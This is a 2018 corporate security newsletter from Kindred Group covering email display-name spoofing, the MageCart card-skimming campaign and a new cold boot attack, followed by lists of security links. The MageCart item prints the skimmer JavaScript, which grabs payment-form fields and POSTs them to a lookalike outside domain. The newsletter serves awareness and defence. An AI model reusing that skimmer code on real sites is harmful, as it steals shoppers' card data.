
kindred

Security Newsletter

17 September 2018

Subscribe to this newsletter

Why that email from your boss could be a scam waiting to happen



The Evolution of Friendly Name Spoofing

Username Spoofing
The display name and username portion of the email address is spoofed to appear to come from a trusted source.

Display Name Spoofing
As mobile email viewing becomes more popular, cyber criminals realize they only need to spoof the display name to trick users.

Email Display Name
As people become more aware of display name spoofing, attackers have started to use email addresses as the display name. Tricking users into thinking they are looking at the sender's email address rather than just the display name.

○ **Mike Smith** <**msmith**@vshd8an.com>
○ Helen Brown
Saturday 28 July 2018 at 10:38 p.m.

○ **Mike Smith** <sdfad@vshd8an.com>
○ Helen Brown
Saturday 28 July 2018 at 10:40 p.m.

○ **msmith@company.com** <sdfad@vshd8an.com>
○ Helen Brown
Saturday 28 July 2018 at 10:41 p.m.

While phishing continues to be the prevalent threat in malware-less email-based attacks, cybercriminals refine their methods by adding an impersonation component to increase the success rate against company employees. Impersonation fraud—also known as Business Email Compromise (BEC)—is on the rise, as criminals gain access to a business email account and pretend to be the account owner in order to defraud the company and its employees, customers, or partners.


One technique cybercriminals use in impersonation attacks is to give the email address a name that is trusted by the victim. This detail may be the only one shown, so the source of the message will reveal the deception. Another tactic that is usually combined with display name spoofing is to use an address with a friendly username that is trusted by the victim. Other methods rely on tricking the eye by using domain names that look like a trusted source. Purchasing domains that are similar to the ones impersonated is a common strategy that is often used in phishing attacks.

One in 12 businesses have fallen victim to impersonation fraud, a recent report found, and there has been a 58% rise in this type of crime this year. However, the data is based only on reported fraud cases, the report noted, so the true scale of the problem is likely much larger. Fear of punishment also keeps employees from reporting cybersecurity mistakes, the report found: One in 20 employee victims of impersonation fraud said they were so ashamed that they hid their mistake from their team. However, hiding an issue like this likely causes further problems, the report noted. If the systems have been compromised, the criminals may be able to access other critical information, or make new requests, increasing losses.

Read More on BleepingComputer

Even More on TechRepublic

MageCart: Card-stealing code that pwned British Airways, Ticketmaster pops up on more sites via hacked JavaScript



```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

A Javascript library hosted by Feedify and used by e-commerce websites globally has been repeatedly infected this week to potentially siphon off countless victims' bank card details to crooks. The library code is typically embedded into retail webpages by site administrators and developers to add a means for shoppers to leave customer feedback.

This library has been repeatedly tampered with by hackers to include the MageCart malware. This malicious software seeks out credit card details entered on the compromised webpages, and phones them home to an outside server controlled by fraudsters. Thus, if someone visits a website that includes Feedify's vandalized code, their browser will pull in the MageCart malware from Feedify's servers as well as the feedback form, and this will then snoop on and siphon off any sensitive information, such as payment card data, typed in and submitted.

Feedify claims 4,000-plus websites use its code; a quick search showed at least a few hundred using this particular feedback library. And that, by the way, is the same MageCart script that also, it is understood, appeared on the British Airways and Ticketmaster websites, leading to the theft of people's payment card data while booking tickets.

Essentially, this is a textbook demonstration of why sensitive pages on websites – particular payment pages – should not carry any third-party code. If the JavaScript or other elements are hosted by an external source, and that source is pwned, and there is no way to detect that, it's game over for everyone. And if the source is supplying scripts to thousands of websites, it becomes a very valuable target: hacking it will compromise many, many online stores in one fell swoop.

Read More on ZDNet

Feedify becomes latest victim of the Magecart malware campaign

Even More on BankInfoSecurity

New Cold Boot Attack Unlocks Disk Encryption On Nearly All Modern PCs

Security researchers have revealed a new attack to steal passwords, encryption keys and other sensitive information stored on most modern computers, even those with full disk encryption. The attack is a new variation of a traditional Cold Boot Attack, which is around since 2008 and lets attackers steal information that briefly remains in the memory (RAM) after the computer is shut down.

However, to make the cold boot attacks less effective, most modern computers come bundled with a safeguard, created by the Trusted Computing Group (TCG), that overwrites the contents of the RAM when the power on the device is restored, preventing the data from being read. Now, researchers from Finnish cyber-security firm F-Secure figured out a new way to disable this overwrite security measure by physically manipulating the computer's firmware, potentially allowing attackers to recover sensitive data stored on the computer after a cold reboot in a matter of few minutes.

Like the traditional cold boot attack, the new attack also requires physical access to the target device as well as right tools to recover remaining data in the computer's memory.

According to Olle and his colleague Pasi Saarinen, their new attack technique is believed to be effective against nearly all modern computers and even Apple Macs and can't be patched easily and quickly. Microsoft updated its guidance on Bitlocker countermeasures in response to the F-Secure's findings. Apple recommended users to set a firmware password in order to help harden the security of their computers. Intel has yet to comment on the matter. Meanwhile, the duo recommends IT departments to configure all company computers to either shut down or hibernate (not enter sleep mode) and require users to enter their BitLocker PIN whenever they power up or restore their PCs.

Read More on TheHackerNews

Even more from Ars Technica

BitLocker Countermeasures

Cutting room floor

- Phishing Is the Internet's Most Successful Con
- The 42M Record kayo.moe Credential Stuffing Data
- Microsoft Office is more dangerous than you think: Docs deliver 45% of all malware
- Why Admin Rights Removal Is only the First Step towards Data Protection/a>
- Security flaw can leak Intel ME encryption keys
- Browser security hole on Macs and iPhones – just how bad is it?
- Apple's Safari Falls For New Address Bar Spoofing Trick
- GAO's Equifax Post-mortem Report
- Your Secure DevOps Questions Answered
- The Effectiveness of Publicly Shaming Bad Security
- Sly malware author hides cryptomining botnet behind ever-shifting proxy service
- Keybase browser extension weakness discovered
- In a Few Days, Credit Freezes Will Be Fee-Free in the US
- How Automation Helps Security Managers
- Busting the VDI Security Myth
- Mongo Lock Attack Ransoming Deleted MongoDB Databases

#Tech and #Tools

- Remote Code Execution in Alpine Linux
- MITRE ATT&CK™ and the North Korean Regime-Backed Programmer
- TWA: A tiny web auditor with strong opinions.
- Awesome Windows Domain Hardening
- Scaling up Binary Exploitation Education
- Apple Safari & Microsoft Edge Browser Address Bar Spoofing - Writeup
- Fast, Furious and Insecure: passive keyless entry and start in modern supercars
- Vulmon - Vulnerability / Exploit Search Engine with Vulnerability Intelligence
- BIOS Boots What? Finding Evil in Boot Code at Scale!
- Passing-the-Hash to NTLM Authenticated Web Applications
- CVE-2018-5240: Symantec Management Agent (Altiris) Privilege Escalation
- Sploitus, exploit and tools search engine
- A practical guide to testing the security of Amazon Web Services (Part 1: AWS S3)
- The anatomy of a .NET malware dropper
- Security Bugs in Practice: SSRF via Request Splitting
- Spoofing DNS with fragments
- Serverless Red Team Infrastructure: Part 1, Web Bugs
- Certificate Transparency logs and how they are a gold mine to Bug Hunters
- What is First-Party Isolation in Firefox and what breaks if you enabled it
- Multi-exploit IoT/Linux Botnets Mirai and Gafgyt Target Apache Struts, SonicWall
- Key Managers and Key Stores (Java)
- Every Question Tells a Story – Mitigating Ransomware Using the Rapid Cyberattack Assessment Tool: Part 1
- Open Source Intelligence Gathering 201 (101)

This content was created by Kindred Group Security. Please share if you enjoyed!

Kindred Group in brief

Kindred is one of the largest online gambling companies in the world with over 15 million customers across 100 markets. We offer pre-game and live Sports betting, Poker, Casino and Games through 13 subsidiaries and brands across our markets. We are committed to offer our customers the best deal and user experience possible, while ensuring a safe and fair gambling environment. Kindred is a pioneer in the online gambling industry and as an innovation driven company that builds on trust.

You can access the previous newsletters at https://news.infosecgur.us